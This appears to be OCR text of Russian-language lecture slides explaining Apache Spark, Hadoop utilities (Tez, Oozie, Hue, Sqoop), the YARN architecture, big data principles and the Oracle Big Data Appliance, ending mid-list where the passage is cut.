
Spark преимущества

Кроме того, Spark имеет следующие ключевые черты:

- В настоящее время предоставляет API для Scala, Java и Python, также готовится поддержка других языков (например, R)
- Хорошо интегрируется с экосистемой Hadoop и источниками данных (HDFS, Amazon S3, Hive, HBase, Cassandra, etc.)
- Может работать на кластерах под управлением Hadoop YARN или Apache Mesos, а также работать в автономном режиме

Spark библиотеки

- Ядро Spark дополняется набором мощных высокоуровневых библиотек, которые бесшовно стыкуются с ним в рамках того же приложения. В настоящее время к таким библиотекам относятся SparkSQL, Spark Streaming, MLlib (для машинного обучения) и GraphX. Сейчас также разрабатываются другие библиотеки и расширения Spark.



Spark ядро

Ядро Spark – это базовый движок для крупномасштабной параллельной и распределенной обработки данных. Ядро отвечает за:

- управление памятью и восстановление после отказов;
- планирование, распределение и отслеживание заданий в кластере;
- взаимодействие с системами хранения данных.

Spark концепция

В Spark вводится концепция **RDD** (**устойчивый распределенный набор данных**) – неизменяемая отказоустойчивая распределенная коллекция объектов, которые можно обрабатывать параллельно. В RDD могут содержаться объекты любых типов. RDD создается путем загрузки внешнего набора данных или распределения коллекции из основной программы (driver program). В RDD поддерживаются операции двух типов:

- **Трансформации** – это операции (например, отображение, фильтрация, объединение и т.д.), совершаемые над RDD; результатом трансформации становится новый RDD, содержащий ее результат.
- **Действия** – это операции (например, редукция, подсчет и т.д.), возвращающие значение, получаемое в результате некоторых вычислений в RDD.

Spark концепция

Трансформации в Spark осуществляются в «ленивом» режиме — то есть, результат не вычисляется сразу после трансформации. Вместо этого они просто «запоминают» операцию, которую следует произвести, и набор данных (напр., файл), над которым нужно совершить операцию. Вычисление трансформаций происходит только тогда, когда вызывается действие, и его результат возвращается основной программе. Благодаря такому подходу повышается эффективность Spark. Например, если большой файл был преобразован различными способами и передан первому действию, то Spark обработает и вернет результат лишь для первой строки, а не станет прорабатывать таким образом весь файл.

Spark концепция

По умолчанию каждый трансформированный RDD может перевычисляться всякий раз, когда вы выполняете над ним новое действие. Однако RDD также можно долговременно хранить в памяти, используя для этого метод хранения или кэширования; в таком случае Spark будет держать нужные элементы на кластере, и вы сможете запрашивать их гораздо быстрее.


Spark SQL

SparkSQL – это компонент Spark, поддерживающий запрашивание данных либо при помощи SQL, либо посредством Hive Query Language. Библиотека возникла как порт Apache Hive для работы поверх Spark (вместо MapReduce), а сейчас уже интегрирована со стеком Spark. Она не только обеспечивает поддержку различных источников данных, но и позволяет переплетать SQL-запросы с трансформациями кода; получается очень мощный инструмент.

Spark Streaming

Spark Streaming поддерживает обработку потоковых данных в реальном времени; такими данными могут быть файлы логов рабочего веб-сервера (напр. Apache Flume и HDFS/S3), информация из соцсетей, например, Twitter, а также различные очереди сообщений.

Spark Streaming получает входные потоки данных и разбивает данные на пакеты. Далее они обрабатываются движком Spark, после чего генерируется конечный поток данных (также в пакетной форме) как показано ниже.



Spark MLlib

MLlib – это библиотека для машинного обучения, предоставляющая различные алгоритмы, разработанные для горизонтального масштабирования на кластере в целях классификации, регрессии, кластеризации, совместной фильтрации и т.д. Некоторые из этих алгоритмов работают и с потоковыми данными — например, линейная регрессия с использованием обычного метода наименьших квадратов или кластеризация по методу k-средних (список вскоре расширится). Apache Mahout (библиотека машинного обучения для Hadoop) уже ушла от MapReduce, теперь ее разработка ведется совместно с Spark MLlib.

Spark GraphX

GraphX – это библиотека для манипуляций над графами и выполнения с ними параллельных операций. Библиотека предоставляет универсальный инструмент для ETL, исследовательского анализа и итерационных вычислений на основе графов. Кроме встроенных операций для манипуляций над графами здесь также предоставляется библиотека обычных алгоритмов для работы с графами, например, PageRank.

Утилиты HADOOP

- **Tez**
- Tez представляет задачу в виде ориентированного ациклического графа (DAG) компонентов-обработчиков. Планировщик запускает вычисление графа и при необходимости динамически переконфигурирует его, оптимизируя под данные. Это очень естественная модель для выполнения сложных запросов к данным, таких как SQL-подобные скрипты в Hive, куда Tez принёс ускорение до 100 раз. Впрочем, кроме Hive этот движок пока мало где используется, поэтому сказать, насколько он пригоден для более простых и распространённых задач, довольно сложно.

Утилиты HADOOP

- **Oozie**
- **Утилита позволяет создавать workflow из программ MapReduce, запросов Hive и Pig.**
- **Oozie** — это проект с открытым исходным кодом на основе технологии Java™, упрощающий процесс создания **потоков работ и координацию заданий**. Oozie предоставляет принципиальную возможность объединения нескольких последовательно выполняемых заданий в одну логическую единицу работы. Одно из преимуществ инфраструктуры Oozie состоит в том, что она полностью интегрирована со стеком Apache Hadoop и поддерживает задания Hadoop для Apache MapReduce, Pig, Hive и Sqoop.

Утилиты HADOOP

- **Oozie**
- Кроме того, ее можно применять для планирования заданий с учетом специфики системы, например, Java-программ. Oozie позволяет Hadoop-администраторам создавать сложные преобразования данных, способные объединять обработку разнообразных индивидуальных задач и даже подпотоков работ. Такая возможность улучшает контролируемость сложных заданий и облегчает повторение этих заданий с заранее заданными интервалами.

Утилиты HADOOP

- **Oozie**
- **На практике существует 3 различных типа заданий Oozie.**

- **Workflow –** это Ориентированные Ацикличные Графы действий (DAGs action). Или, по-русски говоря, это просто какая-то задача (Map Reduce задача, YARN задача, Spark задача, задача по работе с HDFS и т.п.);
- **Coordinator –** это Workflow, с заданным временем/частотой запуска;
- **Bundle –** это высший уровень абстракции в Oozie. Представляет собой набор из Coordinators, не обязательно связанных между собой**.**

Утилиты HADOOP


Oozie

- **Поток работ Oozie** представляет собой коллекцию действий, организованных в виде **ориентированного ациклического графа (directed acyclic graph, DAG)**. Этот граф может содержать два типа узлов: ***узлы управления*** (control node) и ***узлы действия*** (action node).
- Узлы управления, которые используются для определения временной последовательности заданий, предоставляют правила для начала и окончания потока работ, а также управляют последовательностью выполнения потока работ с помощью точек принятия возможных решений, в качестве которых используются узлы ветвления (fork node) и узлы соединения (join node).
- Узлы действия используются для инициирования выполнения (включения) задач. В частности, узел действия может представлять собой MapReduce-задание, Pig-приложение, задачу файловой системы или Java-приложение.

Утилиты HADOOP

Oozie

- На рисунке показан пример потока работ Oozie, включающий **шесть узлов действия** (Pig-скрипт, MapReduce-задания (MR), Java-код, HDFS-задача) и **пять узлов управления** (Start, Decision, Fork, Join, End). Кроме того, потоки работ Oozie могут быть снабжены параметрами ("параметризированы"). При отправке задания потока работ необходимо задать соответствующие значения для этих параметров. При использовании надлежащих параметров несколько идентичных заданий потоков работ могут выполняться одновременно.



Утилиты HADOOP

- **Hue**

- **Web интерфейс к Hadoop для мониторинга заданий, выполняющихся на кластере, и облегчения обслуживания кластера.**
- **HUE (Hadoop User Experience) – это веб интерфейс для анализа данных на Hadoop.**

Hue

- **Hue** намного удобней чем нативный от Cloudera. Можно создавать/копировать/перемещать файлы и директории из одного места в HDFS в другое. Можно менять права доступа а также заливать файлы с локальной машины в HDFS, и открывать файлы, некоторых форматов (.txt, .seq), не скачивая их на локальную машину. Планировщик заданий – это по сути автоматизированный Oozie. HUE сам создает job.properties и workflow.xml, в общем всю ту рутинную работу что в Oozie приходилось делать руками HUE делает за нас!

- Но HUE – это не только файловый браузер и scheduler (планировщик задач), это набор приложений, дающих доступ практически ко всем модулям кластера, а также платформа для разработки приложений (HUE + Oozie, HUE + YARN, HUE + Spark, HUE + HDFS).

Утилиты HADOOP

- **Sqoop**

- **Утилита для загрузки данных из реляционных баз данных в кластер Hadoop и для выгрузки данных обратно БД.**
- **Инструмент для пересылки данных между структурированными хранилищами и HDFS.**


HADOOP 2.0

- **В 2013 году появилась версия Hadoop 2.0, в которой добавился модуль YARN.**
- **Он отвечает за управление ресурсами кластеров и планирование заданий. Работать под управлением YARN могут как MapReduce-программы, так и любые другие распределённые приложения, поддерживающие соответствующие программные интерфейсы. YARN обеспечивает возможность параллельного выполнения нескольких различных задач в рамках кластера и их изоляцию.**

YARN

- Чтобы улучшить совместное использование, масштабируемость и надежность кластера Hadoop, был выбран иерархический подход к инфраструктуре кластера. В частности, узкоспециализированная функциональность MapReduce была заменена новым набором демонов, который открывает инфраструктуру для новых моделей обработки.

Архитектура YARN



Архитектура YARN

- Корнем иерархии YARN является **ResourceManager**. Этот демон управляет всем кластером и назначением приложений базовым вычислительным ресурсам. **ResourceManager** распределяет ресурсы (вычислительные ресурсы, память, пропускная способность и т.д.) для базовых **NodeManager** (агент YARN на узле). Кроме того, **ResourceManager** взаимодействует с **ApplicationMaster** при распределении ресурсов и с **NodeManager** при запуске и мониторинге базовых приложений.

Архитектура YARN

- Каждым экземпляром приложения, которое выполняется в YARN, управляет демон **ApplicationMaster**. Он отвечает за получение ресурсов из **ResourceManager** и мониторинг (посредством **NodeManager**) исполнения и потребления ресурсов контейнеров (распределение ресурсов процессора, памяти и т.д.). Хотя в настоящее время ресурсы являются традиционными (ядра процессора, память), завтра могут появиться новые ресурсы, специфичные для конкретной задачи (например, графические процессоры или специализированные устройства обработки). Демоны ApplicationMaster с точки зрения YARN являются пользовательским кодом и, следовательно, представляют потенциальную угрозу безопасности. YARN предполагает, что ApplicationMaster содержат множество ошибок или даже вредоносного кода и соответственно относится к ним как непривилегированному коду.

Архитектура YARN

- **NodeManager** управляет всеми узлами в кластере YARN. **NodeManager** предоставляет сервисы на каждом узле кластера, начиная с контроля управления контейнером в течение его жизненного цикла и заканчивая мониторингом ресурсов и отслеживанием состояния узла. В отличие от MRv1, управлявшей задачами map и reduce через слоты, **NodeManager** управляет **абстрактными контейнерами**, которые представляют собой ресурсы на узле, доступные для конкретного приложения. YARN по-прежнему использует слой HDFS с главными узлами **NameNode для сервисов метаданных** и **DataNode для сервисов хранения, реплицированных по всему кластеру**.

Архитектура YARN

- Использование кластера YARN начинается с клиентского запроса, в котором указывается приложение. **ResourceManager** выделяет необходимые ресурсы для контейнера и запускает **ApplicationMaster** для обслуживания указанного приложения. Используя протокол запроса ресурсов, **ApplicationMaster** выделяет контейнеры ресурсов для приложения на каждом узле. **ApplicationMaster** контролирует контейнер до завершения приложения. После завершения приложения **ApplicationMaster** отменяет выделение контейнера в **ResourceManager**, и цикл завершается.

Архитектура YARN

- Из всего вышесказанного становится ясно, что прежнюю **архитектуру Hadoop сильно ограничивал JobTracker**, отвечавший за управление ресурсами и планирование заданий в кластере. Новая архитектура YARN отказывается от этой модели; теперь **за управление использованием ресурсов приложениями отвечает ResourceManager, а за управление выполнением заданий – ApplicationMasters**. Это изменение устраняет узкое место, а также повышает возможность масштабирования кластеров Hadoop до гораздо более крупных конфигураций, чем прежде. Кроме того, помимо традиционной MapReduce, YARN позволяет одновременно применять различные модели программирования, в том числе обработку графов, итерационную обработку, машинное обучение и кластерные вычисления, используя стандартные схемы передачи информации, такие как Message Passing Interface.

DATA & BIG DATA

Характеристика	Традиционная база данных	База Больших Данных
Объем информации	От гигабайт (10^9 байт) до терабайт (10^12 байт)	От петабайт (10^15 байт) до эксабайт (10^18 байт)
Способ хранения	Централизованный	Децентрализованный
Структурированность данных	Структурирована	Полуструктурирована и неструктурирована
Модель хранения и обработки данных	Вертикальная модель	Горизонтальная модель
Взаимосвязь данных	Сильная	Слабая

DATA & BIG DATA

- С развитием BigData развивались и технологии, и наоборот. На текущий момент, BigData удел не только гигантов IT мира. Это направление, благодаря таким решениям как Hadoop от Apache Software Foundation, набору облачных сервисов от IBM, Amazon, Google становится доступным практически любым компаниям, работающим в сфере ИТ. А такие решения как Clickhouse, Cassandra, InfluxDB позволяют войти в сферу работы с BigData даже отдельным персонам.

DATA & BIG DATA

- В текущем бизнесе уже зародилось понятие **Data Driven Managment**, которое подразумевает управление компанией исходя строго из анализа данных. И такие способы управления показывают блестящие результаты. Facebook, Google, Mail.ru, Yandex уже давно используют аналитику для принятия решений. На сегодняшний момент в BigData заинтересован и традиционный бизнес, представители которого нуждаются в новых инструментах повышения эффективности.

ПРИНЦИПЫ РАБОТЫ С BIG DATA

- **Горизонтальная масштабируемость**: так как данных может быть много, то и система, в которой они хранятся должна быть расширяемой. Если объем данных вырос в 2 раза, то и количество кластеров увеличивается в 2 раза.

ПРИНЦИПЫ РАБОТЫ С BIG DATA

- **Отказоустойчивость**: горизонтальная масштабируемость подразумевает тот факт, что машин в кластере большое количество. И естественно эти машины будут по тем или иным причинам выходить из строя. К примеру, Hadoop-кластер Yahoo насчитывает более 42000 машин. Методы работы с BigData должны учитывать этот фактор и продолжать работать без видимых потерь.

ПРИНЦИПЫ РАБОТЫ С BIG DATA

- **Локальность данных**: в больших системах данные распределены на большом количестве машин. Если данные находятся на одной машине, а обрабатываются на другой, то расходы на передачу этих данных могут и вовсе превысить расходы на обработку. Поэтому важным вопросом в проектировании BigData стоит принцип локальности данных, обработке информации там же, где она хранится.

Oracle Big Data Appliance


- Oracle официально представила систему Big Data Appliance в ходе конференции OpenWorld в Сан-Франциско в 2013 году. Это комплексное решение, которое пополнило новейшую линейку корпорации, созданную на стыке программных продуктов Oracle и серверных платформ, которые достались ей после покупки Sun.

Программная платформа Oracle Big Data Appliance

Полный список ПО следующий

